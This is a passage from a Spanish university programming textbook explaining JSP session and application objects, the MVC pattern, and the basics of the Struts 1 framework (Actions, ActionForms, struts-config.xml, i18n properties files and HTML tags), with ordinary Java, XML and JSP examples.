En términos de programación una sesión es un objeto (objeto session) en el que se puede almacenar información propia de cada usuario. El objeto sesión existe mientras el usuario está visitando la web, lo que permite compartir los datos que hay dentro del objeto sesión entre diferentes páginas JSP. Cada usuario tiene su propio identificador de sesión llamado session Id.
Un ejemplo típico es el carrito de la compra; lo que vamos comprando se va acumulando en las páginas, y cada carrito de usuario es diferente.
Para guardar un objeto dentro del objeto session usar el método setAttribute():

```
String s = “hola”;

session.setAttribute(“nomObj”, s);
```

Para recuperar un objeto dentro del objeto session usar el método getAttribute():

```
String s = (String)session.getAttribute(“nomObj”);
```

Algunos métodos del objeto session:

- ***getCreationTime():*** cuándo fue creada la sesión

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

- ***getId():*** id. de sesión
- ***getLastAccessedTime():*** último acceso del cliente
- ***setMaxInactiveInterval(2000):*** máxima duración de la sesión
- ***getMaxInactiveInterval():*** obtiene duración se la sesión
- ***isNew():*** devuelve si es nueva la sesión
- ***setAttribute("obj1", "hola"):*** guarda un objeto en el obj.sesión
- ***getAttribute("obj1"):*** obtiene un objeto del obj. sesión
- ***getAttributesNames():*** obtiene los objetos del obj. sesión
- ***removeAttribute("obj1"):*** borra un objeto del obj. sesión
- ***invalidate():*** elimina una sesión

3.4.7 Objeto application

Todos los clientes comparten el mismo objeto application donde se pueden almacenar otros objetos. Representa el contexto en el que se ejecuta la JSP.
Para guardar un objeto usar el método setAttribute():

```
String s1 = "hola";

application.setAttribute("valor", s1);
```

Para recuperar un objeto utilizar el método getAttribute():

```
String s2 = (String)application.getAttribute("valor");

out.println(s2 + "<br>");
```

Algunos métodos del objeto application:

- ***getMajorVersion():*** versión superior del Servlet API
- ***getMinorVersion():*** versión inferior del Servlet API
- ***getRealPath("/"):*** path físico de un path virtual
- ***getResource("/"):*** da el URL de una path
- ***getServerInfo():*** inf. del contenedor del Servlets
- ***setAttribute("valor", s1):*** guarda un objeto en application
- ***getAttribute("valor"):*** recupera un objeto

4 Struts

4.1 Struts Framework - Introducción

4.1.1 Introducción al “Modelo Vista Controlador” (MVC)

MVC o Model View Controller es un patrón de diseño aportado originariamente por el lenguaje SmallTalk a la Ingeniería del Software. El paradigma MVC consiste en dividir las aplicaciones en tres partes:

- El **Controlador** es el encargado de redirigir o asignar una aplicación (un Modelo) a cada petición; el Controlador debe poseer, de algún modo, un "mapa" de correspondencias entre peticiones y respuestas (aplicaciones o Modelo) que se les asignan.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

El Controlador es el nexo entre el Modelo y la Vista. Define el flujo de la aplicación. Convierte las interacciones del usuario en acciones que ejecutará en el Modelo. Los diferentes tipos de clientes requerirán diferentes tipos de Controladores. En Struts las acciones (Action), los ActionServlet y los objetos de configuración (creados desde el struts-config-xml) actuarán como Controlador. El Controlador acepta los eventos de usuario que vengan desde la Vista, que son peticiones de cargas de página (HTTP GET) y de envíos de formularios (HTTP POST) y será cuestión del Controlador seleccionar la siguiente vista.

- El **Modelo** lo componen los datos y las reglas de negocio de la aplicación. El Modelo sería la aplicación que responde a una petición, es la lógica de negocio a fin de cuentas, quien se va a encargar de modificar los datos de la aplicación. Debe ser independiente de Struts o de la API JSP/Servlet. El framework de Struts no proporciona clases propias para el Modelo deben desarrollarse para cada aplicación.

- La **Vista** es lo que el usuario final ve. La Vista muestra partes del Modelo al usuario. Los diferentes tipos de clientes (web, rich GUI, etc.) pueden tener diferentes Vistas. Nunca modificará el modelo de datos directamente. Una vez realizadas las operaciones necesarias el flujo vuelve al Controlador y éste devuelve los resultados a una Vista asignada. Struts no especifica que se deba usar una tecnología concreta para la Vista. De todas formas, proporciona algunas etiquetas JSP personalizadas para facilitar el desarrollo de la misma.


4.1.2 MVC vs. Modelos Clásicos

Vemos las diferencias que supone el modelo con los modelos convencionales:


En el esquema más básico de programa, tenemos una entrada o parámetros que llegan (INPUT), se procesan y se muestra el resultado (OUTPUT).
En el caso del patrón MVC el procesamiento se lleva a cabo entre sus tres componentes. El Controlador recibe una orden y decide quién la lleva a cabo en el modelo. Una vez que el modelo (la lógica de negocio) termina, sus operaciones devuelven el flujo y vuelve al Controlador y éste envía el resultado a la capa de presentación.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239



El Controller, en cierta forma, debe tener un registro de la relación entre órdenes que le pueden llegar y la lógica de negocio que le corresponde (es como una operadora de teléfono que recibe una petición y une dos líneas). En el siguiente gráfico se representa ese funcionamiento:



¿Qué ventajas obtenemos de este modelo?

Obviamente una separación total entre lógica de negocio y presentación. A esto se le pueden aplicar opciones como el multilenguaje, distintos diseños de presentación, etc., sin alterar la lógica de negocio.

La separación de capas como presentación - lógica de negocio - acceso a datos, es fundamental para el desarrollo de arquitecturas consistentes, reutilizables y más fácilmente mantenibles, lo que al final resulta en un ahorro de tiempo en desarrollo en posteriores proyectos.

4.1.3 ¿Qué es Struts?

Struts es un framework para aplicaciones web java que implementan el modelo MVC.


Un framework es la extensión de un lenguaje mediante una o más jerarquías de clases que implementan una funcionalidad y que (opcionalmente) pueden ser extendidas. El framework puede involucrar TagLibraries. (Librerías de tags de apoyo en la programación de las vistas).

Realmente provee un conjunto de clases y TAG-LIBS que conforman el Controlador, la integración con el Modelo (o lógica de negocio) y facilitan la construcción de Vistas.

Naturalmente, el Modelo o lógica de negocio es la parte que nos corresponde desarrollar. Por eso, Struts es una plataforma sobre la que montamos la lógica de negocio, y esta plataforma nos permite dividir la lógica de la presentación entre otras cosas.

La arquitectura del framework de Struts tiene bastante que ver con el MVC lógicamente. A continuación se muestra la arquitectura.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc



4.1.4 ¿Qué capacidades aporta el Framework Struts?

Introducción general

Evidentemente, como todo framework intenta, Struts simplifica notablemente la implementación de una arquitectura según el patrón MVC. Él mismo separa muy bien lo que es la gestión del workflow de la aplicación, del modelo de objetos de negocio y de la generación de interfaz.

El controlador ya se encuentra implementado por Struts, aunque si fuera necesario se puede heredar y ampliar o modificar, y el workflow de la aplicación se puede programar desde un archivo XML. Las acciones que se ejecutarán sobre el modelo de objetos de negocio se implementan basándose en clases predefinidas por el framework. La generación de interfaz se soporta mediante un conjunto de Tags predefinidos por Struts cuyo objetivo es evitar el uso de Scriplets (los trozos de código Java entre "<%" y "%>"), lo cual genera ventajas de mantenimiento [38-45].

Logísticamente, separa claramente el desarrollo de interfaz del workflow y lógica de negocio permitiendo desarrollar ambas en paralelo o con personal especializado.

También es evidente que potencia la reutilización, el soporte de múltiples interfaces de usuario (HTML, sHtml, Wml, Desktop applications, etc.) y de múltiples idiomas, localismos, etc.

Control del flujo de la aplicación

Como se ha mencionado al inicio, el framework, mediante el Controlador, permite gestionar el flujo de la aplicación. El cliente lanza una petición, la petición es capturada por el Controlador y en función de su configuración, el flujo va a un sitio u otro. Más adelante se verá esto con más detalle.

Validación de formularios

El framework permite además controlar y realizar la validación de formularios de manera que la robustez de la aplicación se incrementa al mismo tiempo que el proceso de actuación frente al envío de un formulario incorrecto se ve simplificado. Más adelante se entrará en profundidad.

Internacionalización

Debido al auge del entorno web, el acceso a las aplicaciones web se puede llevar a cabo desde cualquier parte del mundo. Por ello, este tipo de aplicaciones han de estar preparadas para mostrar los contenidos en el lenguaje del cliente que está accediendo a la aplicación. Inicialmente, esta situación se solventaba creando el contenido html en cada uno de los idiomas deseados. Es decir,

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

los proyectos se duplicaban, triplicaban,… para que estuvieran disponibles en los idiomas deseados.
Para evitar esta situación, se introducen los ficheros de propiedades (**.properties**). Dentro de estos ficheros de propiedades, el desarrollador introduce los contenidos en el idioma que desea, es decir, **se crea un fichero de propiedades para cada idioma**. Por tanto, una vez que acceda un usuario a la aplicación, tan solo queda determinar el idioma del cliente para seleccionar el fichero de propiedades correspondiente. Los contenidos de las páginas salen de estos ficheros de propiedades.
De este modo, es posible desarrollar aplicaciones internacionalizadas sin necesidad de duplicar n veces las páginas de la aplicación.
Struts introduce un sistema bastante sencillo para llevar a cabo el proceso de internacionalización. Más adelante se entrará en detalle.

Tags de presentación

Struts presenta una serie de bibliotecas de tags que permiten gestionar de una manera bastante eficiente el apartado vista. Bibliotecas a destacar:

- *Html:* ***http://struts.apache.org/1.x/struts-taglib/dev_html.html***
- *Bean:* ***http://struts.apache.org/1.x/struts-taglib/dev_bean.html***
- *Logic:* ***http://struts.apache.org/1.x/struts-taglib/dev_logic.html***
- *Nested:* ***http://struts.apache.org/1.x/struts-taglib/dev_nested.html***

4.2 Elementos Básicos del Struts Framework

4.2.1 Action

Introducción

- Un **action** es el ejecutor de acciones sobre los Objetos de Negocio. Forma parte del nexo de unión entre la capa de presentación y la capa de lógica de negocio de la aplicación.
- Los action son invocados por el elemento controlador en función de la petición recibida del cliente.
- Mediante el fichero de configuración **struts-config.xml**, se establecen las relaciones entre peticiones y actions.
- Generalmente, los Action Beans siempre realizan las siguientes acciones:
  - Obtener los valores necesarios del Action Form, JavaBean, request, session o de donde sea.
  - Llamar a los objetos de negocio del Model.
  - Analizar los resultados, y según los mismos, retornar el ActionForward (destino) correspondiente.
- Extiende de la clase ***Action*** de Struts.
- La clase action tiene un método principal denominado ***execute(),*** el cual es invocado en el momento de acceder al action. Dentro de dicho método, se llevan a cabo las acciones del action.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Ejemplo de Action

Ejemplo sencillo de action:

```
public final class PruebaAction extends Action {
                        public ActionForward execute(ActionMapping mapping,
                                ActionForm form,
                                HttpServletRequest request,
                                HttpServletResponse response) {
                                        try{
                                        //Invocar negocio …
                                        si resultado correcto
                                                        destino = “OK”;
                                         si resultado incorrecto
                                                        destino = “FAIL”;
                                         }catch(Exception e){
                                                        e.printStacktrace();
                                                        destino = “FAIL”;
                                        }finally{
                                        return mapping.findForward(destino);
                                         }
                         }
}
```

La navegación definida en el fichero struts-config.xml, que indicará al Controlador dónde se debe navegar será similar a:

```
<action-mappings>
            […]
            <action path="/pruebaAction" type=“...[paquete_completo]...PruebaAction“ name=“miFormulario " scope=“request "
validate="true" input=“/jsp/miFormulario.jsp”>
                        <forward name=“OK " path=“/jsp/ok.jsp " />
                        <forward name=“FAIL” path=“/jsp/fail.jsp” />
            </action>
            […]
</action-mappings>
```

Detalles Action

En el ejemplo anterior vemos que la clase PruebaAction extiende de Action.
Dentro del action se encuentra el método execute que recibe como parámetros:

- ***ActionMapping mapping:*** Este objeto, mediante el método findForward, permite al desarrollador reconducir el flujo de la aplicación en función de los resultados obtenidos.
- ***ActionForm form:*** Este objeto encapsula los datos del formulario origen de la petición al action.
- ***HttpServletRequest request:*** Petición http solicitada por el navegador cliente que visita la página.
- ***HttpServletResponse response:*** Respuesta http a servir al navegador cliente que visita la página.

A continuación, dentro del método, se invoca al negocio (modelo) y en función de los resultados obtenidos, se modifica el destino (flujo).
Finalmente, se invoca al método ***findForward*** del objeto **m*apping*** para redirigir al destino que proceda.
Más adelante se verá un ejemplo más detallado.

4.2.2 ActionForm

Introducción

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

Los ActionForm de Struts son los elementos del framework que se encargan de interactuar con los formularios html. Para ello cuentan con una serie de características que facilitan dicho proceso.
Los ActionForm son clases que extienden *ActionForm* y que implementan métodos ***get*** y ***set*** para cada una de los inputs de un form de una página, y los métodos ***validate*** y ***reset***.
Una de las tareas que durante el desarrollo de una aplicación consume mucho trabajo (aunque en realidad no lo merezcan) es la interacción con formularios, ya sea para editar u obtener nueva información. Las comprobaciones, la gestión de errores, el volver a presentarle el mismo formulario al usuario con los valores que puso y los mensajes de error y un largo etcétera están soportadas por Struts a fines de hacernos la vida un poco más fácil.
La idea es la siguiente: todo el trabajo de comprobaciones y generación de mensajes de error se implementa en los *ActionForm* y todo el trabajo de generación de interfaz en la/s JSP.
Cuando un usuario completa un formulario y lo envía, el Controlador busca en el ámbito especificado el ActionForm Bean correspondiente (todo esto configurado en el ***struts-config.xml***) y si no lo encuentra, lo crea. Luego realiza un set por cada input del formulario y finalmente llama al método ***validate***. Si éste retornara uno o más errores, el Controlador llamaría a la JSP del formulario para que ésta lo volviera a generar (con los valores establecidos por el usuario) e incluyera el o los mensajes de error correspondientes. Si todo estuviese bien, llamaría al método ***perform*** del ***Action*** (también configurado en el ***struts-config.xml***) pasándole el ***ActionForm*** Bean como parámetro para que sea utilizado para obtener los valores de los datos.

Ejemplo de ActionForm

```
public final class ClienteForm extends ActionForm {
private String nombre = null;

        public String getNombre() {
                return this.nombre;
        }

        public void setNombre(String nombre){
                this.nombre = nombre;
        }

        public ActionErrors validate (ActionMapping mapping, HttpServletRequest request) {
                ActionErrors errors = new ActionErrors();
                if(nombre == null || nombre.equals("")){
                        errors.add("nombre", new ActionMessage("nombre.obligatorio"));
                }
                return errors;
        }

        public void reset (ActionMapping mapping, HttpServletRequest request) {
                this.nombre = null;
         }
}
```

Detalles de ActionForm

Al momento de escribir un *ActionForm* debemos tener en mente los siguientes principios:

- No debe tener nada que corresponda a la lógica de negocio.
- No debería tener más que implementaciones de getters y setters (obligatoriamente una par por cada input del form; si el input se llama nombre entonces tendremos *getNombre() y setNombre(String nombre)),* y de los métodos ***reset*** y ***validate***.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- **Debe actuar como un Firewall entre el usuario y el Action deteniendo todo tipo de errores de datos incompletos o inconsistencia.**
- Si el formulario se desarrolla en varias páginas (por ejemplo, en las interfaces de tipo "Wizard"/"Asistentes") el ActionForm y el Action deberán ser los mismos, lo que permitirá, entre otras cosas, que los input se puedan reorganizar en distintas páginas sin cambiar los ActionForm ni los Action.

4.3 Descripción del fichero Struts-config

4.3.1 Introducción

Para que los elementos del framework puedan relacionarse entre sí, es necesario establecer estas vinculaciones en algún fichero. Este fichero de configuración se denomina ***struts-config.xml***.
Dentro del ***struts-config.xml*** existen diversos apartados los cuales permiten albergar las diferentes configuraciones de nuestra aplicación.
Si la aplicación está basada en este framework, la configuración de la misma, es leída de este fichero en el momento en el que la aplicación arranca. La presencia de este fichero de configuración es notificada al servidor gracias al fichero ***web.xml***, donde aparece la referencia al mismo.
Ejemplo:

```
<init-param>
        <param-name>strutsConfig</param-name>
        <param-value>/WEB-INF/struts-config.xml</param-value>
</init-param>
```

4.3.2 Ejemplo de fichero struts-config.xml

A continuación se muestra un ejemplo de este fichero de configuración:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE struts-config PUBLIC "-//Apache Software Foundation//DTD Struts Configuration 1.2//EN" "lib/dtd/struts-config_1_2.dtd">
<struts-config>
        <!– declaración de form beans -->
        <form-beans>
                <form-bean name="validarUsuarioAF" type="es.gpm.formacion. aplicacion.presentacion.finals.ValidarUsuarioAF" />
                <form-bean name="mostrarProductoAF" type="es.gpm.formacion. aplicacion.presentacion.finals.MostrarProductoAF" />
                <form-bean name="carritoAF" type="es.gpm.formacion. aplicacion.presentacion.finals.CarritoAF" />
        </form-beans>

        <!– declaración de actions -->
        <action-mappings>
                <action path="/actionLogin" forward="/jsp/login.jsp"></action>
                <action path="/acceso" forward="/jsp/login.jsp"></action>
                <action path="/irprincipal" forward="/jsp/login.jsp"></action>
                <action path="/validarUsuarioA" type="es.gpm.formacion. aplicacion.presentacion.finals.ValidarUsuarioA" name="validarUsuarioAF" validate="true" input="/jsp/login.jsp">
        <!– fordwards del action -->
                        <forward name="OK" path="/jsp/carrito.jsp"></forward>
                        <forward name="error" path="/jsp/error.jsp"></forward>
                        <forward name="login" path="/jsp/login.jsp"></forward>
                </action>
                <action path="/irValidarUsuarioA" type="es.gpm.formacion. aplicacion.presentacion.finals.ValidarUsuarioA">
        <!– fordwars del action -->
                        <forward name="OK" path="/jsp/carrito.jsp" />
                        <forward name="error" path="/jsp/error.jsp" />
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

```
                                <forward name="login" path="/jsp/login.jsp" />
                        </action>
                </action-mappings>

    <!– forwards globales -->
                <global-forwards>
                        <forward name="FAIL" path="/jsp/error.jsp" />
                </global-forwards>

    <!– declaración ficheros de recursos -->
                <message-resources parameter="es.gpm.formacion.estructura. recursos.aplicacion" />
                <message-resources key="validaciones" parameter="es.gpm.formacion. estructura.recursos.validaciones" />
                <message-resources key="errores" parameter="es.gpm.formacion. estructura.recursos.errores" />
</struts-config>
```

4.3.3 Descripción del fichero struts-config.xml

Dentro del fichero *struts-config.xml* se encuentran las siguientes zonas:

Declaración de los ActionForms

- Esta zona está definida entre los tags:

```
<form-beans> </form-beans>
```

- A su vez, dentro de esta zona se encuentra la definición de cada uno de los ActionForm. Los ActionForm vienen definidos dentro de los tags

```
<form-bean> </form-bean>
```

Ejemplo:

```
<form-bean name="validarUsuarioAF" type="es.gpm.formacion. aplicacion.presentacion.finals.ValidarUsuarioAF>
</form-bean >
```

o La propiedad **name** indica el nombre del ActionForm. Este nombre será utilizado para referenciar al ActionForm cuando sea requerido.

o La propiedad **type** especifica la ubicación de la clase ActionForm dentro de la aplicación.

Declaración de los Action

Esta zona está definida entre los tags:

```
<action-mappings> </action-mappings >
```

A su vez, dentro de la misma, aparece la declaración de cada uno de los Action. Éstos están definidos por los tags:

```
<action> </action>
```

Ejemplo 1

```
<action path="/validarUsuarioA" type="es.gpm.formacion.aplicacion. presentacion.finals.ValidarUsuarioA" name="validarUsua-
rioAF" validate="true" input="/jsp/login.jsp">
        <forward name="OK" path="/jsp/carrito.jsp"></forward>
        <forward name="error" path="/jsp/error.jsp"></forward>
        <forward name="login" path="/jsp/login.jsp"></forward>
</action>
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- La propiedad ***path*** indica el patrón necesario para invocar al Action.
- La propiedad ***type*** indica la ubicación de la clase Action dentro del proyecto.
- La propiedad ***name*** indica el nombre del ActionForm asociado al Action.
- La propiedad ***validate*** indica si el formulario se valida o no.
- La propiedad ***input*** indica la procedencia de la petición a ese Action.
- Los Action tienen asociados forwads. Estos elementos permiten definir los posibles redireccionamientos de un action. En este caso, desde el Action ValidarUsuarioA, es posible ir a la página carrito.jsp, error.jsp o login.jsp.
    - La propiedad ***name*** de los forward permite especificar el nombre del forward. Este nombre será utilizado a la hora de invocar al método ***findForward*** del objeto ***mapping***.
    - La propiedad ***path*** indica la ruta a la que se desea acudir.

Ejemplo 2

```
<action path="/actionLogin input="/jsp/login.jsp">
```

En este caso, se ha creado un elemento que tan sólo se encarga de realizar redireccionamientos. Es lo más parecido al uso en html del href*:*

- El parámetro ***path*** indica el patrón necesario para invocar el forward.
- El parámetro ***forward*** indica el destino del forward que se desea alcanzar.

Declaración de los recursos utilizados

En esta zona se incluyen las referencias de los recursos utilizados. En este caso, se han incluido los ficheros de mensajes de la aplicación.
La forma de definir los recursos se lleva a cabo de la siguiente forma:

```
<message-resources key="validaciones" parameter="es.gpm. formacion.estructura.recursos.validaciones">
</message-resources>
```

- El parámetro ***key*** indica cómo referenciar a ese recurso desde la aplicación.
- El parámetro ***parameter*** indica la ubicación del recurso en cuestión.
- Es conveniente especificar un recurso que no contenga la propiedad ***key***.

Declaración de global-forwards

La sección *<global-forwards>* permite redireccionar solicitudes de un modo global.
Ejemplo:
En este caso, si desde alguna acción de Struts se redirige a *"FAIL"*, la solicitud será redireccionada al archivo: */jsp/error.jsp"*.

```
<global-forwards>
        <forward name="FAIL" path="/jsp/error.jsp" />
</global-forwards>
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

4.4 Ficheros de propiedades / internacionalización (i18n)

4.4.1 Ficheros de propiedades

Los ficheros de propiedades son recursos utilizados para guardar en ellos datos e información referente a la aplicación.
Los ficheros de propiedades tienen la extensión ***.properties***.
La estructura básica de un fichero de propiedades está formada por el par ***clave***, ***valor.***
Ejemplo:

nombre.requerido (clave) = El campo nombre es obligatorio (valor)

Internacionalización (i18n)

Una de las capacidades de Struts es la internacionalización. Para llevar a cabo este proceso se emplean los ficheros de propiedades.
Los ficheros de propiedades pueden contener títulos de páginas, etiquetas de formulario, mensajes, etc.
Para cada idioma alternativo se creará un archivo nuevo que se llame igual pero que termine en***"_xx.properties"*** siendo xx el código ISO de idioma (ej: mensajes_en.properties).
De esta manera podemos tener algo así:

mensajes.properties

```
validacion.usuario.nombre.requerido = El nombre del usuario es requerido
validacion.usuario.edad.requerido = La edad del usuario es requerida
```

…

mensajes_en.properties

```
validacion.usuario.nombre.requerido = User´s name mandatory
validacion.usuario.edad.requerido = User´s age mandatory
```

…

Como se observa, el mismo mensaje está en dos idiomas diferentes. Cuando se determine el idioma de presentación, la aplicación utilizará el fichero de propiedades correspondiente para mostrar los mensajes.
Ejemplo: La manera de mostrar un mensaje internacionalizado dentro de una JSP sería:

```
<bean:message bundle="labels" key="label.url"/>
```

El fichero struts-config.xml deberá tener la siguiente declaración del fichero .properties donde se encuentra la clave buscada y su correspondiente traducción.

```
<message-resources key="labels" parameter="es.gpm.formacion.estructura. recursos.validaciones">
</message-resources>
```

4.5 Tags de Struts

Las etiquetas personalizadas de struts se agrupan en tag libraries. El framework de Struts aprovecha las capacidades de las librerías de tags de JSP para incluir varias categorias diferentes de etiquetas y así ayudar a hacer más manejable y reusable la capa de presentación. Con el uso de las librerías de tags, los desarrolladores puede interactuar con el resto del Framework sin necesidad de incluir código Java en las páginas JSP.
Esta taglib contiene etiquetas que se usan para crear formularios de introducción de datos de Struts, así como otras etiquetas generalmente usadas para la creación de interfaces de usuario basadas en HTML.
La definición de una taglib se realiza en un Tag Library Definition (archivo xml con extensión TLD donde se define el nombre del tag, la clase TagHandler que lo atiende, la definición de sus atributos, si tiene body, etc.)
A su vez se debe declarar en el fichero web.xml de la siguiente forma:

```
<web-app>
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
        <taglib>
                <taglib-uri> nombreTagLib</taglib-uri>
                <taglib-location>/directorios/nombreArchivo.tld
                </taglib-location>
        </taglib>
</web-app>
```

En la JSP donde se utilizará se incluirá de la siguiente forma:

```
<%@ taglib uri="nobreTagLib" prefix="prefijoTagLib" %>
```

Finalmente, el Tag que se usa en la JSP consiste en:

```
 <prefijoTagLib:nombreTag atributo=valor ... >
```

Para más info., ver la página oficial de Sun sobre TagLibraries en http://java.sun.com/products/jsp/taglibraries.html

4.5.1 Tags struts-html

Los tags de la librería HTML forman un puente entre una vista JSP y otros componentes de la aplicación web. Desde que las aplicaciones web dinámicas empezaron a depender de los datos introducidos por un usuario, los formularios de entrada juegan un importante papel en el framework de Struts. Por esta razón, la mayoría de los tags de esta librería corresponden a formularios HTML.
Dentro de esta librería también se encuentran etiquetas que dan soporte al apartado de mensajes, mensajes de error, hipervínculos e internacionalización.
Con la sentencia siguiente se añade la taglib a la JSP:

```
<%@ taglib uri="http://jakarta.apache.org/struts/tags-html" prefix="html"%>
```

Etiquetas text, form, submit

- Lo que se encuentre dentro de la etiqueta *<html:form>* estará dentro de un formulario. La propiedad *action="/altaEmpleado"* indica la acción que se ejecutará cuando se haga submit del formulario.
- Las etiquetas *<html:text/>* permiten mostrar cajas de texto de introducción de datos dentro del formulario. La *"property"* de cada *<html:text>* indica la propiedad asociada del ActionForm. Cada etiqueta *<html:errors/>* permite mostrar los errores asociados a cada propiedad del formulario, si los hubiera.
- *<html:submit>* permite mostrar un botón que al pulsarlo enviará el formulario y se ejecutará la acción especificada en él. *<html:cancel>* muestra igualmente un botón, pero cancela cualquier acción que se esté realizando.

Ejemplo: altaEmpleado.jsp

```
<%@ page language="java"%>
<%@ taglib uri="http://jakarta.apache.org/struts/tags-bean" prefix="bean"%>
<%@ taglib uri="http://jakarta.apache.org/struts/tags-html" prefix="html"%>
<html>
<head>
<title>JSP for altaEmpleadoForm form</title>
</head>
<body>
        <html:form action="/altaEmpleado">

        Id del Empleado : <html:text property="idEmpleado"/>
        <html:errors property="idEmpleado"/><br/>

        Nombre : <html:text property="nombre"/>
        <html:errors property="nombre"/><br/>
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
            Cargo : <html:text property="cargo"/>
            <html:errors property="cargo"/><br/>

            Provincia : <html:text property="codigoprovincia"/>
            <html:errors property="codigoprovincia"/><br/>

            Sector : <html:text property="codigosector"/>
            <html:errors property="codigosector"/><br/>

            Comisión : <html:text property="comision"/>
            <html:errors property="comision"/><br/>

            Salario : <html:text property="salario"/>
            <html:errors property="salario"/><br/>

            Fecha de alta : <html:text property="fechaalta"/>
            <html:errors property="fechaalta"/><br/>

<html:submit/><html:cancel/>

</html:form>
</body>
</html>
```

Etiqueta checkbox

En la **JSP** declaramos la etiqueta dándole un nombre para poder recuperar el valor del check seleccionado (*property=”elCheck”*). El *<bean:message >* es el texto que aparecerá a la izquierda del check. El valor asociado a cada check se puede establecer con la propiedad *“value”* o simplemente poniendo el valor entre los tags de apertura y cierre [46-56].

ActionForm: la propiedad asociada al checkbox debe ser siempre de tipo boolean. También podemos darle un valor por defecto para cada vez que carguemos el formulario, se hace en el método **reset**. También podemos dar ese valor en el action que carga esa página, se haría de la misma manera.

El reset quedaría así (ActionForm):

```
public void reset(ActionMapping mapping, HttpServletRequest request) {
elCheck=true;
 }
```

La JSP contendría el siguiente código:

```
<bean:message key="index.elcheck" /><html:checkbox property="elCheck" value="on"/>
```

Etiqueta multibox

Es una colección de *checkbox*, en el ejemplo siguiente vemos su implementación.

En la JSP declaramos la etiqueta dándole un nombre para poder recuperar el valor del check seleccionado (*property=”selected”*). Evidentemente, todos los check tienen el mismo nombre, ya que son parte del multibox. El *<bean:message >* que aparece antes de cada elemento del multibox es el texto que aparecerá a la izquierda del check. El valor asociado a cada check se puede establecer con la propiedad *“value”* o simplemente poniendo el valor entre los tags de apertura y cierre.

Ejemplo:

```
<table>
            <tr>
                  <bean:message key="index.opcion1"/>
                  <html:multibox property="selected">1 </html:multibox>
            </tr>
            <tr>
                  <bean:message key="index.opcion2" />
                  <html:multibox property="selected" value="2"/>
</tr>
            <tr>
                  <bean:message key="index.opcion3" />
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
                <html:multibox property="selected"> 3 </html:multibox>
            </tr>
            <tr>
                <bean:message key="index.opcion4" />
                <html:multibox property="selected"> 4 </html:multibox>
            </tr>
</table>
```

